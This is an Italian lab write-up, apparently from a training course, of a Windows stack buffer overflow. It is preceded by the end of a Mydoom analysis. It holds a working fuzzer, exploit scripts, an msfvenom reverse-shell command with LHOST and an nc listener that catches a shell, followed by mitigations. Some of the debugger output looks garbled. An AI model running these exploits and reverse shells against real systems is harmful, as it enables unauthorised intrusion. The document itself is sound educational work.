Win32.Mydoom.a rappresenta una minaccia significativa per la sicurezza informatica, grazie alla sua capacità di diffusione rapida e alle funzionalità avanzate di controllo remoto e attacco. La sua architettura modulare e le tecniche di evasione lo rendono particolarmente difficile da rilevare e rimuovere.

### RACCOMANDAZIONI

Per contrastare la minaccia di Win32.Mydoom.a, è essenziale:

- Isolare immediatamente i sistemi infetti per prevenire ulteriori danni.
- Effettuare un'analisi forense approfondita per identificare eventuali compromissioni secondarie.
- Aggiornare i software di sicurezza e eseguire scansioni complete del sistema.
- Monitorare il traffico di rete per rilevare comportamenti sospetti.
- Implementare controlli di sicurezza avanzati per rilevare attività anomale e potenziali backdoor.





HYDRA

EXTRA 2

## BUFFER OVERFLOW

### INTRODUZIONE

L'obiettivo di questa analisi è stato identificare e sfruttare una vulnerabilità di buffer overflow in un'applicazione eseguita su Windows . L'analisi ha seguito un processo metodico che include la determinazione della dimensione del buffer, la sovrascrittura del registro EIP per il controllo del flusso di esecuzione e l'esecuzione di codice arbitrario per ottenere una shell inversa sulla macchina target.





## BUFFER OVERFLOW

### FASE 1: IDENTIFICAZIONE DELLA DIMENSIONE DEL BUFFER

La prima fase è stata l'identificazione del punto di crash dell'applicazione attraverso un processo di fuzzing.

È stato creato uno script Python (fuzzello.py) che inviava stringhe di lunghezza crescente al servizio vulnerabile fino a causarne l'arresto.

```
GNU nano 4.8                                     fuzzello.py                                         Modified: 2023-09-11 14:45:00 +0200
#!/usr/bin/env python3

import socket, time, sys
ip = "10.10.112.215"
port = 1337
timeout = 5
prefix = "OVERFLOW1"

string = prefix + "A" * 100

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
        sys.exit(0)
    string += 100 * "A"
    time.sleep(1)
```





## BUFFER OVERFLOW

### FASE 1: IDENTIFICAZIONE DELLA DIMENSIONE DEL BUFFER

Dai test effettuati, è stato determinato che il crash si verificava dopo un certo numero di byte inviati, consentendo di identificare il possibile punto in cui il buffer overflow sovrascriveva EIP.

```
Fuzzing with 1800 bytes
Fuzzing with 1900 bytes
Fuzzing with 2000 bytes
Fuzzing crashed at 2000 bytes
```





HYDRA

EXTRA 2

# BUFFER OVERFLOW

## FASE 2: IDENTIFICAZIONE DELL'OFFSET DELL'EIP

Dopo aver determinato la lunghezza approssimativa del buffer necessario per il crash, è stato generato un pattern ciclico di 2000 byte utilizzando Metasploit:

Questo pattern è stato inviato tramite un exploit Python modificato (exploit.py).



## BUFFER OVERFLOW

### FASE 2: IDENTIFICAZIONE DELL'OFFSET DELL'EIP

Dopo il crash, è stato eseguito il comando Mona in Immunity Debugger per individuare l'offset esatto:

```
mona findmsp -distance 2000
0040F000 {+} Looking for cyclic pattern in memory
751F0000 Modules C:\Windows\System32\wshtcpl.dll
0040F000   Cyclic pattern (normal) found at 0x01aaef272 (length 2000 bytes)
0040F000   Cyclic pattern (normal) found at 0x01ab04d7a (length 2000 bytes)
0040F000   Cyclic pattern (normal) found at 0x004b61aa (length 2000 bytes)
0040F000 {+} Examining registers
0040F000   EIP contains normal pattern : 0x6f43396e (offset 1978)
0040F000   ESP (0x01aaef30) points at offset 1982 in normal pattern (length 18)
0040F000   EB contains normal pattern : 0x48386400 (offset 1974)
0040F000   EBX contains normal pattern : 0x97644336 (offset 1970)
0040F000 {+} Examining SEH chain
0040F000 {+} Examining stack (-+ 2000 bytes) - looking for cyclic pattern
0040F000 Walking stack from 0x01aaef260 to 0x01ab0204 (0x00000fa4 bytes)
0040F000 {+} 0xb1aaef274 : contains normal cyclic pattern at ESP+0x7bc (-1920) : offset 2, length 1998 (-> 0x01aaef41 : ESP+0x12)
0040F000 {+} 0xb1aaef274 : contains normal cyclic pattern at ESP+0x7bc (-1920) : offset 2, length 1998 (-> 0x01aaef41 : ESP+0x12)
0040F000 {+} Walking stack from 0x01aaef260 to 0x01ab0204 (0x00000fa4 bytes)
0040F000 {+} Preparing output file 'Findmsp.txt'
0040F000   - (Re)setting logfile findmsp.txt
0040F000 {+} Generating module info table, hang on...
0040F000   - Processing modules
0040F000   - Done. Let's rock 'n roll.
0040F000 {+} This mona.py action took 0:00:11.779000
```

mona findmsp -distance 2000





## BUFFER OVERFLOW

### FASE 2: IDENTIFICAZIONE DELL'OFFSET DELL'EIP

L'output ha mostrato l'offset preciso in cui EIP veniva sovrascritto, consentendo di aggiornare lo script per prendere il controllo del registro.

```
offset = 1978
overflow = "A" * offset
retn = "BBBB"
```

EIP 42424242





# BUFFER OVERFLOW

## FASE 3: IDENTIFICAZIONE BAD CHARACTERS

Per garantire il corretto funzionamento dell'exploit, sono stati identificati e rimossi i caratteri problematici (bad chars) con Mona:  
**!mona bytearray -b "\x00"**

```
import socket

lp = "10.10.112.215"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x00"
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((lp, port))
    print("Sending evil buffer...")
    s.send(bytes(buffer + "\r\n", "latin-1"))
    print("Done!")
except:
    print("Could not connect.")
```




## BUFFER OVERFLOW

### FASE 3: IDENTIFICAZIONE BAD CHARACTERS

Successivamente, è stato generato e inviato un payload contenente tutti i byte da \x01 a \xff, verificando quali caratteri venivano alterati in memoria:

```
!mona compare -f C:\mona\oscp\bytearray.bin -a
```






## BUFFER OVERFLOW

### FASE 3: IDENTIFICAZIONE BAD CHARACTERS

Dopo più iterazioni, sono stati rimossi tutti i caratteri problematici fino a ottenere un output "Unmodified".

```
0000 Unload C:\Windows\system32\RPCRT4.dll
0000 Unload C:\Windows\system32\RPC.dll
0000 Unload C:\Windows\SYSTEM32\RTL.dll
0000 Process terminated
C:\Users\admin\Desktop\uninjable\apps\oscp\oscp.exe"
Console run in "C:\Users\admin\Desktop\uninjable\apps\oscp\oscp.exe"
1200 Main thread with ID 0x000f created
0000 Modules C:\Windows\system32\RPC.dll
0000 Modules C:\Windows\system32\RPCRT4.dll
0000 Modules C:\Windows\system32\kernel32.dll
0000 Modules C:\Windows\system32\user32.dll
0000 Modules C:\Windows\system32\RPCRT4.dll
0000 Modules C:\Windows\system32\kernel32.dll
0000 Modules C:\Windows\system32\user32.dll
1200 (0x000f) Program entry point
0000 Modules C:\Windows\system32\RPCRT4.dll
0000 Modules C:\Windows\system32\kernel32.dll
0000 Modules C:\Windows\system32\user32.dll
0000 Modules C:\Windows\system32\RPC.dll
0000 Modules C:\Windows\system32\RPCRT4.dll
0000 Modules C:\Windows\system32\kernel32.dll
1272 New thread with ID 0x000f created
1272 (0x000f) New thread attached to main process (1424242)
F000 [+] Command used
F000 mona.py -f C:\Windows\system32\bytearray.bih -- B100F000
F000 [+] Reading file C:\Windows\system32\bytearray.bih...
F000 [+] Preparing output file "compare.txt"
F000 [+] Generating module info table, dump on...
F000 [+] Done. Let's code a roll.
F000 [+] 202 bytes have been recognized as RW bytes.
F000 [+] Fetched 202 bytes successfully from C:\Windows\system32\bytearray.bih
F000 Comparing bytes from file with memory [ ]
F000 [+] Comparing with bytes of location 0x000f0000 (stack)
F000 [+] Bytes omitted From inputs 00 00 2e 40
F000
```





HYDRA

EXTRA 2

# BUFFER OVERFLOW

## FASE 4: TROVARE UN INDIRIZZO JMP ESP

Una volta ottenuto il controllo di EIP, è stata individuata un'istruzione JMP ESP affidabile senza bad chars:

**!mona jmp -r esp -cpb "badcharacters"**

L'indirizzo trovato è stato convertito in formato little-endian e inserito nello script come valore della variabile `retn`.



## BUFFER OVERFLOW

### FASE 5: GENERAZIONE ED ESECUZIONE DEL PAYLOAD

Il payload è stato generato con msfvenom, utilizzando una shell inversa su Kali Linux:

```
msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444  
EXITFUNC=thread -b "badcharacters" -f c
```

```
root@ip-10-10-114-26:/opt/metasploit-framework/embedded/framework/tools/exploit# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.114.26 LPORT=4444 EXITFUNC=thread -b "\x00\x07\x2e\x00" -f c
```





HYDRA

EXTRA 2

# BUFFER OVERFLOW

## FASE 5: GENERAZIONE ED ESECUZIONE DEL PAYLOAD

Dopo aver aggiornato lo script con il payload, è stato aggiunto un padding di NOPs (`\x90 x 16`) per consentire l'esecuzione corretta:

**padding = "\x90" \* 16**



## BUFFER OVERFLOW

### FASE 5: GENERAZIONE ED ESECUZIONE DEL PAYLOAD

Infine, è stato avviato un listener su Kali:


**nc -nlvp 4444**

```
root@ip-10-10-114-26:~# nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.230.237 49190
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

```
C:\Users\admin\Desktop\vulnerable-apps\oscp>anche questa è fatta
```

E l'exploit è stato eseguito con successo, ottenendo l'accesso remoto alla macchina target.





## BUFFER OVERFLOW

### PROPOSTE DI MITIGAZIONE E RACCOMANDAZIONI

Sono state identificate le seguenti contromisure per prevenire questa vulnerabilità:

- **Protezione della memoria:** Abilitare DEP (Data Execution Prevention) e ASLR (Address Space Layout Randomization) per impedire l'esecuzione di codice arbitrario.
- **Validazione degli input:** Implementare controlli rigorosi sulle dimensioni dei buffer per evitare overflow.
- **Stack Canaries:** Utilizzare stack protection (/GS flag in compilazione) per rilevare modifiche non autorizzate alla memoria.
- **Patch e aggiornamenti:** Verificare la disponibilità di aggiornamenti di sicurezza e applicare patch al software.
- **Monitoraggio e Logging:** Configurare sistemi di rilevamento delle intrusioni (IDS) per identificare tentativi di exploit.





HYDRA

EXTRA 2

## BUFFER OVERFLOW

### CONCLUSIONE

L'analisi e lo sviluppo dell'exploit hanno confermato la presenza di una vulnerabilità di buffer overflow nell'applicazione target. Il processo ha dimostrato come sia possibile controllare EIP, trovare un'istruzione JMP ESP affidabile, generare un payload funzionante e ottenere una shell remota.

Le soluzioni di mitigazione proposte possono prevenire futuri attacchi e migliorare la sicurezza dell'applicazione target. Questo esercizio fornisce un'importante dimostrazione di come un attaccante possa sfruttare una vulnerabilità, evidenziando l'importanza delle best practices nella programmazione sicura.



# GRAZIE PER L'ATTENZIONE

